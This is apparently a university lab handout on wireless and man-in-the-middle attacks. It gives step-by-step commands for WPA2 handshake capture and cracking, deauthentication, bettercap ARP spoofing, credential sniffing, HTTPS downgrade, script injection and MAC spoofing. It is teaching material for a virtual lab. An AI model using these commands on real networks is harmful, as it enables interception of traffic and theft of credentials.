WiFi Hacking

Part A: Pre-connection attack

Task 01: Gaining access via WiFi Access point

In this task you'll try to gain access to the target network by cracking the security (WEP, WPA/WPA2) of a WLAN access point. Unfortunately, with built-in wireless adapter on your system, you will NOT be able to perform all of the steps listed below. Note that the built-in WiFi adapter on your host PC (or your Kali VM) does not support WiFi hacking, as most built-in WiFi adapters do not support for monitor mode. Even if it is supported, you cannot use built-in adapters to crack WiFi security using tools like airmon-ng. Bulit-in adapters do not support packet injection and may not have sufficient resources (such as memory). I've listed steps a-d for completeness and in case you want to try it with a powerful external WiFi adapter which you can buy from this link: https://www.wirelesshack.org/best-kali-linux-compatible-usb-adapter-dongles.html

However, for this CMM518 module, I **do NOT expect** you to purchase an adapter to try out this lab. Instead, you can download the "test.cap" capture file from the module's Moodle page and start with step e). This test.cap file was captured according to steps a-d described below.

a) *Wireless network sniffing basics*

```
kali@kali:~$ iwconfig
wlan0      IEEE 802.11  ESSID:"[redacted]"
           Mode:Managed  Frequency:5.3 GHz  Access Point:
[redacted]
           Bit Rate=866.7 Mb/s   Tx-Power=22 dBm
           Retry short limit:7   RTS thr:off   Fragment thr:off
           Power Management:on
           Link Quality=55/70  Signal level=-55 dBm
           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
           Tx excessive retries:0  Invalid misc:273   Missed
beacon:0
```

```
kali@kali:~$ sudo ifconfig wlan0 down
```

```
kali@kali:~$ sudo airmon-ng check kill
```


```
kali@kali:~$ sudo iwconfig wlan0 mode monitor #change the interface to monitor mode, now this interface can be used to capture any packet within the range, not only the packets directed to this interface. If you face the error 8B06, turn the interface up and down again.
```

```
kali@kali:~$ sudo ifconfig wlan0 up
```

Note that as mentioned above not all wireless adapters support monitor mode.

b) *Find nearby Wireless Access Points and their properties:*

```
kali@kali:~$ sudo airodump-ng wlan0
```



```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

6C:B7:49:FC:62:E4  -42       19        0    0  11  54e. WPA2 CCMP   PSK  TR1CKST3R !!!!
C8:D7:19:FD:12:A2  -44       20      282    0  11  54e  WPA2 CCMP   PSK  Ryu-Machine
C4:6E:1F:68:5B:1A  -45       19     1349    0   6  54e. WPA2 CCMP   PSK  No More Net for A** Holes
78:54:2E:88:53:05  -51       24      266   21   1  54e  WPA2 CCMP   PSK  UDP
EC:08:6B:31:07:68  -59        8        0    0   1  54 . WPA2 CCMP   PSK  Atif
0C:80:63:2C:DA:C6  -66       12        2    0   4  54e  WPA2 CCMP   PSK  Falah
E8:65:D4:47:32:08  -67        4        0    0   5  54e  WPA2 CCMP   PSK  Personal-WiFi
B2:35:9F:E9:68:B2  -69        8        0    0   6  54e. WPA2 CCMP   PSK  Ka-Boom4
E8:65:D4:2B:14:38  -72       15        1    0  10  54e  WPA2 CCMP   PSK  Tarar
E8:DE:27:E4:FB:0A  -76        2        2    0   6  54e. WPA2 CCMP   PSK  #7SOP
F8:D1:11:46:74:EA  -77        4        0    0   6  54e. WPA2 CCMP   PSK  Baba Sahiba
```

c) *Capturing from the target network:*

```
kali@kali:~$  sudo airodump-ng --bssid 6C:B7:49:FC:62:E4 -c 11
wlan0  --write test.cap #Note that as the connection use WPA2 encryption you will not
be able to read and understand information in test.cap file.
```

d) *Deauthenticate attack (disconnect clients). Because when clients try to reconnect, you can capture the handshake packets to find the encryption key.*

```
kali@kali:~$ sudo aireplay-ng --deauth 10 -a <MAC Address of the
target access point> -c <MAC address of the target client> wlan0 #
In most cases this command will work itself, but in rare cases you'll need to run above c) in parallel
```


e) *Crack WPA/WPA2. Download the "test.cap" file from the Moodle page. This file includes a number of handshake packets captured following above steps a- d. You will run a dictionary attack to find the encryption key used for WPA2 encryption in this file. For this purpose, you need to create,*

   i. *A dictionary – a password list. To this end you can use crunch tool. Use kali@kali:~$ man crunch to see the help. Example:*

```
kali@kali:~$ crunch 5 7 acdinorty -o wordlist
```

   ii. *Message Integrity Check (MIC) against the dictionary:*

```
kali@kali:~$ sudo aircrack-ng test.cap -w wordlist
```



```
                    Aircrack-ng 1.6

      [00:00:00] 4/8 keys tested (198.81 k/s)

      Time left: 0 seconds                                50.00%

                         KEY FOUND! [ dictionary ]


      Master Key     : 5D F9 20 B5 48 1E D7 05 38 DD 5F D0 24 23 D7 E2
                       52 22 05 FE EE BB 97 4C AD 08 A5 2B 56 13 ED E2

      Transient Key  : 39 12 36 12 C2 A6 BA AB B9 E3 3F D4 41 7A 59 5A
                       50 5F 46 C3 8E 4A 2A 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 0E 71 A6 25 FA AD E7 CE 9C 82 21 F7 B1 DB [illegible] 46
kali@kali:~/Downloads$
```

You can find more details on aircrack-ng tool here [*https://www.aircrack-ng.org/doku.php?id=aircrack-ng#aircrack-ng*](https://www.aircrack-ng.org/doku.php?id=aircrack-ng#aircrack-ng)

Part B: Post connection attack (Optional)

Task 1: Being MITM of a communication using BetterCAP

BetterCAP is a portable man-in-the-middle attack framework (MITM) that can launch various types of network attacks. In this exercise, we will explore some of the useful features of BetterCap.

1. Boot the Kali VM (attacker PC) on you Virtual Security Testing Lab.
   a) Install bettrCAP using the command

   ```
   kali@kali:~$ sudo apt-get install bettercap
   ```

2. Boot the Windows VM (victim PC)
   a) Check that Windows PC is in the same network as Kali PC, i.e. “VMNet13” setting.
   b) Power it on
   c) Log in with the credentials: soc-uer/network01
3. On your Kali PC, start bettercap using the command

   `kali@kali:~$ sudo bettercap -iface eth0` (make sure to use the correct interface name here, mine is *eth0 , but check yours using the command ifconfig*). Now you will see the bettercap CLI as x.x.x.0/24 > x.x.x.x »

   a) Type `» help` to find modules running and available commands in the bettercap. How many modules currently running on your bettercap?
   b) Type `» help net.probe` to see available commands in “net.probe” module. What’s is the purpose of net.probe module? Read the help output to find the answer!
   c) Type `» net.probe on` to start network hosts probing in the background
   d) Type `» net.show` to spy on network devices. What’s is the IP and MAC addresses of Windows PC?
   e) Type `» help arp.spoof` to see available parameters in arp.spoof module. What’s the purpose of arp.spoof.fullduplex mode? Read the help output!
   f) Type `» set arp.spoof.fullduplex true` to enable full duplex mode
   g) Type `» set arp.spoof.targets <Windows IP>` to set your target for an ARP spoof attack
   h) Type `» arp.spoof on` to start ARP spoofer
   i) Type `c:\..\system32> arp -a` command on Windows PC to see the address resolution protocol (arp) entries on your target. Compare HWaddress of the attacker IP and the gateway IP in the table. Was your ARP spoof attack successful? If so, you are now in the middle of the communication between the Windows PC and the gateway.
4. Steal user credentials being in the middle of a communication.
   a) Type `» help net.sniff` to see available commands in net.sniff module and its purpose.
   b) Type `» net.sniff on` to start network sniffer in the background
   c) Open the page http://testphp.vulnweb.com/login.php in the web browser on the Windows PC and enter some bogus user credentials. Can you see entered credentials on the Kali PC?
   d) Type `» exit` to stop the bettercap
5. Instead of manually executing individual commands one after the other, you can write a caplet (script file with .cap extension) to execute all of them together.
   a) Open the text editor on your Kali PC and enter the following commands.

   ```
   net.probe on
   set arp.spoof.fullduplex true
   ```

```
set arp.spoof.targets <Windows IP>
arp.spoof on
net.sniff on
```

b) Save your text file as `arpspoof.cap` in the *home* folder

c) Type `kali@kali:~$ sudo bettercap -iface eth0 -caplet arpspoof.cap` to execute the script file. Notice that you should type the above command on Kali command prompt, not on bettercap CLI.

d) Open the page http://testphp.vulnweb.com/login.php in the web browser on the Windows PC and enter some bogus user credentials. Can you see entered credentials on the Kali PC?

6. Most websites use https protocol which uses SSL / TLS to encrypt their traffic. While being in the middle of a communication, you can still see the traffic but not understand what's going on. To avoid this difficulty, we can downgrade the https connection to an http connection. We can use built-in hstshijack/hstshijack caplet on bettrcap for this purpose.

a) Edit your previous caplet as follows

```
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets <Windows IP>
arp.spoof on
set net.sniff.local true
net.sniff on
```

b) If you have already stopped the previous arpspoof attack, enter the following to relaunch it `kali@kali:~$ sudo bettercap -iface eth0 -caplet arpspoof.cap`

c) Type `» caplets.show` to see the path to hstshijack/hstshijack caplet. Typically it would be in /usr/share/bettercap/caplets/ folder on your Kali PC. However, the caplet integrated in the latest version of the bettercap has a bug. Therefore, replace it with the caplet uploaded to the Moodle (first uncompress it and then copy and paste to the correct location).

```
~$ sudo rm -r /usr/share/bettercap/caplets/hstshijack
~$ cd /home/kali/Downloads
~$ cp -r ./hstshijack
/usr/share/bettercap/caplets/
~$ sudo chmod -R +rwx
/usr/share/bettercap/caplets/hstshijack
```

d) Exit » exit and relaunch bettercap using the command in above (b). Just to load new caplet to the memory!

e) Type `» hstshijack/hstshijack` to activate the caplet

f) Type www.linkedin.com in the web browser on the Windows PC and enter some bogus user credentials in its “Sign in”. Can you see entered credentials on the Kali PC?

Note that downgrading https may require multiple trails and errors and take few minutes to start working on. If it’s not working as expected after several attempts, try using more resources (memory and processor) on your Kali PC. You may also try it with different browsers, eg. Chrome or Internet Explorer on a Windows/Ubuntu/Mac PC. Note that some browsers are resistant to https downgrade attacks (e.g. using hsts protocol).

7. Code injection attack. Being MITM of a communication you can inject malicious code (malware) into the ongoing communication. In this way you can replace links, images on the page with malicious payload or hook target browser to an exploitation framework like BeeF. In this part of the Lab, we’ll inject a simple java script into the every website target visits.

a) First write a simple java script to inject. To this end,

i. Open text editor and type *alert ('arning: my first malicious code cmm518');*
ii. *Save the file as "javainject.js" in your home folder.*
iii. *Open the /usr/share/bettercap/caplets/hstshijack/hstshijack.cap file and edit the line.*

*set hstshijack.payloads *:/usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js* , **as follows**.

*set hstshijack.payloads *:/usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js,*:/home/kali/javainject.js*

You can use ~$ sudo nano /usr/share/bettercap/caplets/hstshijack/hstshijack.cap for this purpose

iv. *Repeat the steps in 6. b) and 6. e) above*
v. *Go to the http://testphp.vulnweb.com/login.php on your Windows PC and verify your code injection attack. Then try www.linkedin.com*

To find other interesting applications using bettercap visit https://www.bettercap.org/intro/

Task 2: Impersonate other devices and bypass Port security

The switch port security is a potential countermeasure that you can enable against MITM attack. It offers the option of limiting which MAC addresses are allowed to send data traffic on individual switch ports within the switched network. However, this can easily be bypassed if you change your device's MAC address. To this end boot your Kali PC and,

a) Type `kali@kali:~$ sudo ifconfig  <interface name>` *to find current MAC address.*
b) Disable the interface using `kali@kali:~$ sudo ifconfig <interface name> down`
c) Change the hardware address `kali@kali:~$ sudo ifconfig <interface name> hw ether 00:11:22:33:44:55`, note that 00:11:22:33:44:55 is the new MAC address assign to your eth0.
d) Enable the interface `kali@kali:~$ sudo ifconfig <interface name> up`
e) Type `kali@kali:~$ sudo ifconfig` *to verify the changes.*

*****